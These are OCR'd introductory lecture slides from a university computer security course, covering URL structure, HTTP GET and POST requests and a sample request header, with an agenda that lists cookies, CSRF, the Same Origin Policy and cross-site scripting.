CMSC414 Computer and Network Security

Web Intro, Cookies and CSRF
JavaScript, Same Origin Policy, Cross Site Scripting

Yizheng Chen | University of Maryland
surrealyz.github.io

Feb 17, 2026


Announcements

- Project 1, **due this Thursday, February 19**
- Project 2 deadline extended to Thursday, March 5

Agenda

- Introduction to Web
- Cookies
- Cross-Site Request Forgery (CSRF)
- JavaScript
- Same Origin Policy
- Cross Site Scripting

A Very Basic Web Architecture



URL

Every resource (webpage, image, PDF, etc.) on the web is identified by a URL (Uniform Resource Locator).
http://www.example.com/index.html


- Protocol: http, https, git+ssh, ftp
  - HyperText Transfer Protocol (HTTP): An “application-layer” protocol for exchanging collections of data
- Location: www.example.com
  - Web server domain name, IP address
- Path: /index.html

URL

Every resource (webpage, image, PDF, etc.) on the web is identified by a URL (Uniform Resource Locator).
http://alice@www.example.com:414/index.html?param1=val1&param2=val2#anchor

- Username: alice
- Port: 414
    - Default HTTP port: 80, default HTTPS port: 443
- URL arguments: key value pairs ?param1=val1&param2=val2
- Anchor: scroll to a certain part of the webpage #anchor

HTTP: Request-Response Model




- Requests contain:
  - The URL of the resource the client wishes to obtain
  - Headers describing what the browser can do

- Requests be GET or POST
  - GET: all data is in the URL itself (supposed to have no side-effects)
  - POST: includes the data as separate fields (can have side-effects)


HTTP GET requests

http://www.reddit.com/r/security



```
http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

User-Agent is typically a browser
but it can be wget, JDK, etc.


MY SUBREDDITS
FRONT - ALL - RANDOM | ASKSCIENCE - TIFU - SPORTS - BOOKS - WORLDNEWS - DOCUMENTARIES - GADGETS - DATAISE
reddit
SECURITY
hot
new
rising
controversial
top
gilded
promoted

